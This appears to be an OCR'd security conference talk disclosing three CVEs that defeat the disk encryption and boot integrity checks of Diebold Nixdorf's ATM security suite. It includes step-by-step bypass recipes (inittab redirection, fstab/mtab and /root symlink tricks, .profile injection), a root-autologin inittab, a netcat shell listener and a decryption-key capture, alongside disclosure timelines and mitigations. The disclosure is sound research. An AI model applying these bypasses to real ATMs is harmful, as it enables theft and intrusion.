root@4f7b8305962e:~# sort pba-phaseI-index.lst | grep "^/etc"
/etc/rc.d
/etc/root.tar
/etc/udev
/etc/var.tar
```

```
if [ "$NEW_FILE" != "" ]
then
        find / -print | grep -v "^/proc" | grep -v "^/sys" | grep -v "^/dev" |
        grep -v "^/mnt" | grep -v "^/tmp" | grep -v "^/var" | grep -v "^/run" |
        grep -v "^/root" | grep -v "^/LOG" | grep -v "^/usr/SUPERSHEEP/avira" |
        grep -v "^/usr/SUPERSHEEP/displaylink" |
        grep -v "^/usr/X11-7.7/lib/xorg/modules/drivers" |
        grep -v "^/lib/modules/`uname -r`/kernel/drivers/gpu" |
        grep -v "^/usr/SUPERSHEEP/var" |
        sort > $NEW_FILE
        sync
else
        if [ ! -f $ORIG_FILE ]
        then
                exit 1
        fi

        size="`stat -c '%s' $ORIG_FILE`"
        if [ "$SIZE" == "0" ]
        then
                exit 1
        fi

        find / -print | grep -v "^/proc" | grep -v "^/sys" | grep -v "^/dev"
        grep -v "^/mnt" | grep -v "^/tmp" | grep -v "^/var" | grep -v "^/run" |
        grep -v "^/root" | grep -v "^/LOG" | grep -v "^/usr/SUPERSHEEP/avira" |
        grep -v "^/usr/SUPERSHEEP/displaylink" |
        grep -v "^/usr/X11-7.7/lib/xorg/modules/drivers" |
        grep -v "^/lib/modules/`uname -r`/kernel/drivers/gpu" |
        grep -v "^/usr/SUPERSHEEP/var" |
        sort > /tmp/find.all

        sync
        sort $ORIG_FILE > /tmp/orig_sorted
        sync
```

v18.X JackPot – CVE-2023-24064


- Clone */etc/rc.d* to *$SAFE_DIR*
- Patch Global Variables
  - Clone */etc/sysconfig/rc* to *$SAFE_DIR/rc*
  - Patch *$rc_base* to *$SAFE_DIR*
- Inject *$SAFE_DIR/rc.d/init.d/X*
- Call rc3 from *$SAFE_DIR*
- PROFIT


```
# Begin /etc/inittab

id:3:initdefault:

si::sysinit:/etc/rc.d/init.d/rc sysinit

l0:0:wait:/etc/rc.d/init.d/rc 0
l1:S1:wait:/etc/rc.d/init.d/rc 1
l2:2:wait:/etc/rc.d/init.d/rc 2
#l3:3:wait:/etc/rc.d/init.d/rc 3
l3:3:wait:/usr/SUPERSHEEP/avira/cryptopro/rc.d/init.d/rc 3
l4:4:wait:/etc/rc.d/init.d/rc 4
l5:5:wait:/etc/rc.d/init.d/rc 5
l6:6:wait:/etc/rc.d/init.d/rc 6

ca:12345:ctrlaltdel:/sbin/shutdown -t1 -a -r now

su:S016:once:/sbin/sulogin

#1:2345:respawn:/sbin/agetty tty1 9600
1:2345:respawn:/bin/login -f root
2:2345:respawn:/sbin/agetty tty2 9600
3:2345:respawn:/sbin/agetty tty3 9600
4:2345:respawn:/sbin/agetty tty4 9600
5:2345:respawn:/sbin/agetty tty5 9600
6:2345:respawn:/sbin/agetty tty6 9600

# End /etc/inittab
```



CVE-2023-24064:
DEMO

Background By worldbanknotescoins.com


QEMU (vynamic) - noVNC - Chromium
Not secure
https://proxmox:8006/?console=kvm&novnc=1&vmid=520&vmname=vynamic&node=proxmox&resize=off
VYNAMIC™
SECURITY
Diebold Nixdorf


Terminal - root@e068ed3f421d: /vynamic
File Edit View Terminal Tabs Help
root@e068ed3f421d:/vynamic#


Terminal - nc -lvp 5050
File Edit View Terminal Tabs Help
vss-mitm@lab-box: ~
→ emptynebuli$ nc -lvp 5050
listening on [any] 5050 ...

Finding Impact

- /usr/SUPERSHEEP/bin/mount_winpart
- Watch /proc/*/cmdline

```
bash-4.4# ./mount_winpart
./mount_winpart
Must specify partition!
usage: mount_winpart -p <partition> -n <start sector> [-f <keyfile>] [-k <key base64>] -w -d <mountpoint>
```

Finding Impact – FDE Defeated!!

- /usr/SUPERSHEEP/bin/mount_winpart
- Watch /proc/*/cmdline

```
bash-4.4# /usr/SUPERSHEEP/bin/mount winpart -p /dev/sda3 -k AQIgEcAAAAABA[redacted]Z8
g[redacted]AA
A[redacted]= -n 3a800 /mnt/encrypte
dC
<A[redacted]c= -n 3a800 /mnt/encryptedC
bash-4.4# mount /mnt/encryptedC/winpart /mnt/C
mount /mnt/encryptedC/winpart /mnt/C
bash-4.4# ls -al /mnt/C
ls -al /mnt/C
total 3276868
drwxrwxrwx 1 root root          0 Apr  1  2024 $Recycle.Bin
drwxrwxrwx 1 root root      12288 Apr  1 18:33 .
drwxrwxrwt 5 root root        100 Apr  1 18:04 ..
-rwxrwxrwx 1 root root       8192 Apr  1  2024 DumpStack.log.tmp
drwxrwxrwx 1 root root          0 Apr  1 18:10 Logs
drwxrwxrwx 1 root root          0 Dec  7  2019 PerfLogs
drwxrwxrwx 1 root root       4096 Apr  1  2024 Program Files
drwxrwxrwx 1 root root       8192 May  5  2023 Program Files (x86)
```

CVE-2023-24064 – Scope / Timeline

- == v18.12

- **December 08, 2021:** Vulnerability identified
- **December 10, 2021:** Confirmed remediation in VSS v3.3.0 SR4
- **January 01, 2022:** Vendor notified
- **January 14, 2022:** Vendor confirmation
- **January 22, 2023:** MITRE Reservation

CVE-2023-24064 - Mitigation

- PBA Phase I
  - BOOTXSA - UEFI Index
- 20% Reduction – PBA Phase I
  - 253 -> 56!
  - Vendor confirmation < IMA Protections
- /etc/inittab - validated



```
5c00 6200 6900 6e00 5c00 6200 6100 7300 6800 0000 0000 0000 0000 0000 0000 0000  \.b.i.n.\.b.a.s.h...............
0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 2f62 696e 2f62 6173 6800 0000  ....................../bin/bash...
0000 0000 0000 0000 0000 0000 0000 9f9b e5b5 8938 ecf7 aa4a 5acf 65bb 916a 959b  ..................8...JZ.e..j..
e114 47ee e5a5 4104 8dab 1813 67fc 5c00 6200 6900 6e00 5c00 6300 6100 7400 0000  ..G...A.....g.\.b.i.n.\.c.a.t...
0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000  ................................
0000 2f62 696e 2f63 6174 0000 0000 0000 0000 0000 0000 0000 0000 0000 fe79 f9f9  ../bin/cat....................y..
3aa0 3a67 41fa ba21 3c68 b2f4 9c62 7485 5f74 b31a f07a 9136 f0ef c1cd 5c00 6200  :.:gA..!<h...bt._t...z.6....\.b.
6900 6e00 5c00 6300 6800 6d00 6f00 6400 0000 0000 0000 0000 0000 0000 0000 0000  i.n.\.c.h.m.o.d.................
0000 0000 0000 0000 0000 0000 0000 0000 2f62 696e 2f63 686d 6f64 0000 0000 0000  ................/bin/chmod......
0000 0000 0000 0000 0000 9aba bfbf 368d a679 2ee7 bb96 708a c869 9d35 3db8 ebf7  ..............6..y....p..i.5=...
5900 6daa 9dff 9484 6b99 5c00 6200 6900 6e00 5c00 6400 6d00 6500 7300 6700 0000  Y.m.....k.\.b.i.n.\.d.m.e.s.g...
0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 2f62 0000  ............................/b
696e 2f64 6d65 7367 0000 0000 0000 0000 0000 0000 0000 0000 24e3 3c68 6473 f8f2  in/dmesg..............$.<hds..
```

IMA WHA?

- Kernel Signature Signing
- cp -> new.file – Loose Attrib
- mv - > new.file – Keep Attrib
- No IMA / Broken IMA – No Go
- File Name/Path Aware
- Parent/Child Aware

```
root@bf0c7a9b4ef9:/mnt/disk/usr/bin# ls -al wc
-rwxr-xr-x 1 root root 41164 Apr 16  2021 wc
```

```
root@bf0c7a9b4ef9:/mnt/disk/usr/bin# getfattr -m . wc
# file: wc
security.ima
```

Digital Signatures and Executable Scripts

An IMA policy rule like `appraise func=BPRM_CHECK appraise_type=imasig` causes appraisal of all executed files. On first sight this also seems to apply to scripts:

```
root # cat <<END >test.sh
#!/bin/bash
echo script executed
END

root # chmod +x ./test.sh
root # ./test.sh
-bash: ./test.sh: /bin/bash: bad interpreter: Permission denied
```

The script can still be executed explicitly via the interpreter, however:

```
root # /bin/bash ./test.sh
script executed
```

The reason for this is that the interpreter has a valid IMA digital signature and is executed as normal. The parameter to the interpreter is not validated by IMA. This would be unrealistic, because the kernel would need to know all possible interpreters and which parameters they support.

When the script is executed implicitly via the shebang line, the script is treated like an executable file, however, and IMA kicks in. This is undesirable, because it does not offer any extra security, since the script can be executed by passing it to the interpreter explicitly. It is not currently possible, however, to allow execution of unsigned scripts. This is a missing feature of IMA.

Vynamic Security Suite:
v3.3.0 SR9

Background By worldbanknotescoins.com

VSS v3.3.0 SR9 - Investigation

- Phase I validation
  - var.tar, root.tar, fstab, rc.d, inittab
  - But not /etc/mtab!!!

```
# Begin /etc/fstab

# file system  mount-point  type    options          dump  fsck
#                                                          order
/tmp/rootfs    /             ext4    defaults         1     1
proc           /proc         proc    defaults,noauto  0     0
sysfs          /sys          sysfs   defaults,noauto  0     0
devpts         /dev/pts      devpts  gid=4,mode=620   0     0
shm            /dev/shm      tmpfs   defaults         0     0

tmpfs          /run          tmpfs   defaults,noauto  0     0
tmpfs          /tmp          tmpfs   defaults         0     0
tmpfs          /var          tmpfs   defaults         0     0
tmpfs          /root         tmpfs   defaults         0     0
tmpfs          /mnt          tmpfs   defaults         0     0

devtmpfs       /dev          devtmpfs        mode=0755,nosuid,noauto 0       0

# End /etc/fstab
```

```
27      # Remove (stale) /etc/mtab~ file
28      if [ -f "/etc/mtab~" ]
29      then
30          boot_mesg "Removing /etc/mtab lock file..."
31          rm -f "/etc/mtab~"
32      fi
33
34      for i in /etc/mtab.*
35      do
36          if [ -f "$i" ]
37          then
38              rm -"$i"
39          fi
40      done
41
42      boot_mesg "Recording existing mounts in /etc/mtab..."
43      > /etc/mtab
44      mount -f / || failed=1
45      mount -f /proc || failed=1
46      mount -f /sys || failed=1
47      mount -f /sys/kernel/security ||  failed=1
48      (exit ${failed})
49      evaluate_retval
50
```


v3.3.0 SR9 JackPot – CVE-2023-24063


- Move */etc/fstab* to */etc/mtab*
- Link */etc/fstab* to */etc/mtab*
- Extract *var.tar* / *root.tar*
- Relocate */usr/bin/tar*
- */root/.profile* PoC Injection
- PROFIT

```
root@ccc472ff6a49:/mnt/disk# ls -al etc/*tab
lrwxrwxrwx 1 root root   4 Apr 24 14:46 etc/fstab -> mtab
-rw-r--r-- 1 root root 669 Apr 25  2008 etc/inittab
-rw-r--r-- 1 root root 675 Nov 22  2019 etc/mtab
```



Background By worldbanknotescoins.com


VM 520 ('vynamic') - Chromium
Not secure
https://proxmox:8006/?console=kvm&novnc=1&vmid=520&vmname=vynamic&node=proxmox&resize=off
Guest not running
Start Now


Terminal - root@e068ed3f421d: /vynamic
File Edit View Terminal Tabs Help
root@e068ed3f421d:/vynamic#


Terminal - nc -lvp 5050
File Edit View Terminal Tabs Help
vss-mitm@lab-box: ~
→ emptynebuli$ nc -lvp 5050
listening on [any] 5050 ...

CVE-2023-24063 – Scope / Timeline

- <= v3.3.0 SR9

- **June 6, 2022:** Vulnerability identified
- **June 7, 2022:** Confirmed remediation in VSS v3.3.0 SR10
- **August 31, 2022:** Vendor notified
- **September 28, 2022:** Vendor confirmation
- **January 22, 2023:** MITRE Reservation

CVE-2023-24063 - Mitigation

- PBA Phase I
  - BOOTXSA - UEFI Index
- Phase I Index 56 -> 58
  - /etc/displaylink.tar
  - /lib/lsb/init-functions
- /etc/rc.d/init.d/mountfs Update

```
33  case "${1}" in
34     start)
35        log_info_msg "Remounting root file system in read-write mode..."
36        mount --options remount,rw / >/dev/null
37        evaluate_retval
38
39        # Make sure /dev/pts exists
40        mkdir -p /dev/pts
41
42        # This will mount all filesystems that do not have _netdev in
43        # their option list.  _netdev denotes a network filesystem.
44
45        log_info_msg "Mounting remaining file systems..."
46        mount --all --test-opts no_netdev >/dev/null
47        evaluate_retval
48
49        # SCF
50        log_info_msg "Extracting /var, /root directories...\n"
51        tar xvf /etc/var.tar -C / >& /dev/null
52        tar xvf /etc/root.tar -C / >& /dev/null
53
54        # update signatures in /root
55        log_info_msg "Updating signatures in /root"
56        /usr/SUPERSHEEP/bin/update_signature.sh -s /root/startx.sh.sig
57        /usr/SUPERSHEEP/bin/update_signature.sh -s /root/sushe_start.sh.sig
```

```
0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 2f62 696e 2f62 6173 6800 0000  ....................../bin/bash...
0000 0000 0000 0000 0000 0000 0000 9f9b e5b5 8938 ecf7 aa4a 5acf 65bb 916a 959b  ....................8...JZ.e..j..
e114 47ee e5a5 4104 8dab 1813 67fc 5c00 6200 6900 6e00 5c00 6300 6100 7400 0000  ..G...A.....g.\.b.i.n.\.c.a.t...
0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000  ................................
0000 2f62 696e 2f63 6174 0000 0000 0000 0000 0000 0000 0000 0000 fe79 f9f9  ../bin/cat....................y..
3aa0 3a67 41fa ba21 3c68 b2f4 9c62 7485 5f74 b31a f07a 9136 f0ef c1cd 5c00 6200  :.:gA..!<h...bt._t...z.6....\.b.
6900 6e00 5c00 6300 6800 6d00 6f00 6400 0000 0000 0000 0000 0000 0000 0000 0000  i.n.\.c.h.m.o.d.................
0000 0000 0000 0000 0000 0000 0000 0000 2f62 696e 2f63 686d 6f64 0000 0000 0000  ................/bin/chmod......
0000 0000 0000 0000 0000 9aba bfbf 368d a679 2ee7 bb96 708a c869 9d35 3db8 ebf7  ............6..y....p..i.5=...
5900 6daa 9dff 9484 6b99 5c00 6200 6900 6e00 5c00 6400 6d00 6500 7300 6700 0000  Y.m.....k.\.b.i.n.\.d.m.e.s.g...
```

Vynamic Security Suite:
v3.3.0 SR10

Background By worldbanknotescoins.com

VSS v3.3.0 SR10 - Investigation

- Phase I validation
  - var.tar, root.tar, fstab, rc.d, inittab
- /etc/mtab – mitigated
- What about mount logic?

```
# Begin /etc/fstab

# file system  mount-point  type   options         dump  fsck
#                                                       order
/tmp/rootfs     /              ext4    defaults        1       1
proc            /proc          proc    defaults,noauto 0       0
sysfs           /sys           sysfs   defaults,noauto 0       0
devpts          /dev/pts       devpts  gid=4,mode=620  0       0
shm             /dev/shm       tmpfs   defaults        0       0

tmpfs           /run           tmpfs   defaults,noauto 0       0
tmpfs           /tmp           tmpfs   defaults        0       0
tmpfs           /var           tmpfs   defaults        0       0
tmpfs           /root          tmpfs   defaults        0       0
tmpfs           /mnt           tmpfs   defaults        0       0

devtmpfs        /dev           devtmpfs        mode=0755,nosuid,noauto 0       0

# End /etc/fstab
```

```
33    case "${1}" in
34       start)
35          log_info_msg "Remounting root file system in read-write mode..."
36          mount --options remount,rw / >/dev/null
37          evaluate_retval
38
```

v3.3.0 SR10 JackPot – CVE-2023-24062

- Delete */root, /var, /tmp*
- Link */root, /var, /tmp* to */*
- Extract *root.tar, var.tar, tmp.tar* to */*
- */root/.profile* PoC Injection
- PROFIT


```
root@bf0c7a9b4ef9:/mnt/disk# ls -al
total 64
drwxr-xr-x 17 root root 4096 Mar 26 17:45 .
drwxr-xr-x  3 root root   18 Mar 26 13:50 ..
drwxr-xr-x  2 root root 4096 Jun 11  2022 LOG
drwxr-xr-x  2 root root 4096 May 17  2022 bin
drwxr-xr-x  3 root root 4096 Jun 10  2022 boot
drwxr-xr-x  2 root root 4096 Apr 18  2008 dev
drwxr-xr-x 22 root root 4096 May 17  2022 etc
drwxr-xr-x  2 root root 4096 Apr 21  2008 home
drwxr-xr-x  8 root root 4096 May 17  2022 lib
drwxr-xr-x  3 root root 4096 May 17  2022 libexec
drwx------  2 root root 4096 May 17  2022 lost+found
drwxr-xr-x  4 root root 4096 Apr  4  2018 mnt
drwxr-xr-x  2 root root 4096 Apr 18  2008 proc
lrwxrwxrwx  1 root root    1 Mar 26 17:45 root -> /
drwxr-xr-x  4 root root 4096 Aug 19  2021 run
drwxr-xr-x  2 root root 4096 May 17  2022 sbin
drwxr-xr-x  2 root root 4096 Apr 18  2008 sys
lrwxrwxrwx  1 root root    1 Mar 26 17:45 tmp -> /
drwxr-xr-x 13 root root 4096 May 17  2022 usr
lrwxrwxrwx  1 root root    1 Mar 26 17:45 var -> /
```


```
root@01717f21a8bc:/mnt/disk# ls -a
.            .config     .themes   console.sh    etc      lock              opt    startx.sh          sys
..           .devilspie  .xinitrc  db            home     log               proc   startx.sh.sig      tmp
.Xauthority  .fluxbox    LOG       dev           lang     lost+found        root   startx_local.sh    usr
.Xdefaults   .local      bin       displaylink   lib      mail              run    state              var
.bashrc      .profile    boot      eToken.cache  libexec  mnt               sbin   sushe_start.sh
.cache       .scim       cache     empty         local    mount_fatstore.sh spool  sushe_start.sh.sig
```



CVE-2023-24062:
DEMO

Background By worldbanknotescoins.com


VM 520 ('vynamic') - Chromium
Not secure
https://proxmox:8006/?console=kvm&novnc=1&vmid=520&vmname=vynamic&node=proxmox&resize=off
VNC
Guest not running
Start Now


Terminal - root@e068ed3f421d: /vynamic
File Edit View Terminal Tabs Help
root@e068ed3f421d:/vynamic#


Terminal - nc -lvp 5050
File Edit View Terminal Tabs Help
vss-mitm@lab-box: ~
→ emptynebuli$ nc -lvp 5050
listening on [any] 5050 ...

